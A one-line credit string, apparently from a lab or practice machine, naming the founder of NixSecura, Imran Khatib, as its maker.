This machine is made by founder of NixSecura MRs Imran Khatib